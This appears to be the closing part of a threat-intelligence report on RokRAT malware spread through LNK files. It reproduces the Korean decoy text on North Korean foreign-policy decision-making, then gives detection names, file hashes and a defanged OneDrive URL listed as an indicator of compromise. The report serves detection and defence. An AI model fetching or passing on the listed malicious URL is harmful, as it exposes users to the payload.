넷째, 대외문화연락위원회는 노동당 국제사업부와 외무성의 직접적인 지도 밑에 다른 나라들의 각종 비정부급 기구들과 단체들, 친분 교제들과 인사들과의 교류 등 관계를 전담하면서 북한의 지지자 및 동정자세력 확대와 해당 국가들의 친북화 환경 조성을 전담하고 있다.

다섯째, 외교단 사업총국은 형식상으로는 내각 사무국에 소속되어 있으나 외무성 외교부(외무국)과 국가안전보위부의 지도 밑에 주로 외교단의 활동 및 생활 편의보장과 미행, 도청 등 감시를 전담하고 있다.

북한의 외교정책 결정과정의 특징을 보면 다음과 같다.
1970년대 초까지 외교정책을 비롯한 북한의 모든 정책들은 주소련이나 중국 등 다른 사회주의국가들과 마찬가지로 최고 정책결정기구인 노동당 정치국에서의 정기적인 협의, 결정과정과 최고인민회의에서의 채택과정을 통하여 실행되었다.

그러나 김정일이 당권을 장악하기 시작한 1970년대 중반부터 이와 같은 집체적 정책협의 및 결정체계는 점차 유명무실해지고 모든 정책이 김일성과 김정일의 직접적 지시와 비준에 의해 결정되는 체계가 활성화되기 시작하였다. 즉, 당과 정부의 정책결정기관들에서 작성된 "보고문건"들이 김일성과 김정일에게 보고되어 비준된 다음, 노동당 정치국에서의 형식적인 합의를 거쳐 최고인민회의에서 채택되는 체계가 수립되었다.

1970년대 말까지는 각 기관들이 꼭 같은 문건들을 두 개씩 작성하여 김일성과 김정일에게 동시에 보고하였고 최종 결정은 김일성이 하였다. 70년대 말부터는 모든 문건이 김정일에게 먼저 보고되었으며 김정일이 검토한 후 통과된 문건만이 김일성에게 보고되었다. 1980년대 후반부터는 대부분의 문건이 김정일의 단계에서 최종 결정되었고, 김정일 혼자서 결심하기 어려운 문제와 정상외교를 비롯한 김일성이 직접 관여된 문제와 관련한 문건 등 일부 문건 만이 김일성에게까지 보고되었다.

1990년대 초부터, 특히 1994년 김일성의 사후 모든 정책들은 김정일의 직접적인 지시와 비준에 의해 최종 결정되고 형식적으로나마 존재하던 노동당 중앙위원회 정치국의 정기적인 회의는 전혀 소집되지 않음으로써 정치국은 완전 유명무실한 존재로 되었다.

- 2 -

Figure 11. 230402.hwp created through NK Diplomacy Policy Decision Process.lnk

As RokRAT has been in distribution for a while and is being distributed in various forms such as Word files, users are advised to take extra caution.

- Reddoor (RokRAT) Malware Analysis Report – May 9, 2022
- Korean APT Attacks Using Ruby Script Analysis Report – Apr. 7, 2021

[File Detection]
Dropper/LNK.Agent (2023.04.08.00)
Downloader/BAT.Agent (2023.04.08.00)

[IOC]
0f5eeb23d701a2b342fc15aa90d97ae0 (LNK)
aa8ba9a029fa98b868be66b7d46e927b (LNK)
657fd7317ccde5a0e0c182a626951a9f (LNK)
be32725e676d49eaa11ff51c61f18907 (LNK)
8fef5eb77e0a9ef2f97591d4d150a363 (bat)
461ce7d6c6062d1ae33895d1f44d98fb (bat)
hxxps://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnpnVU14TmJJbkM2Q0k_ZT1WZElLSjE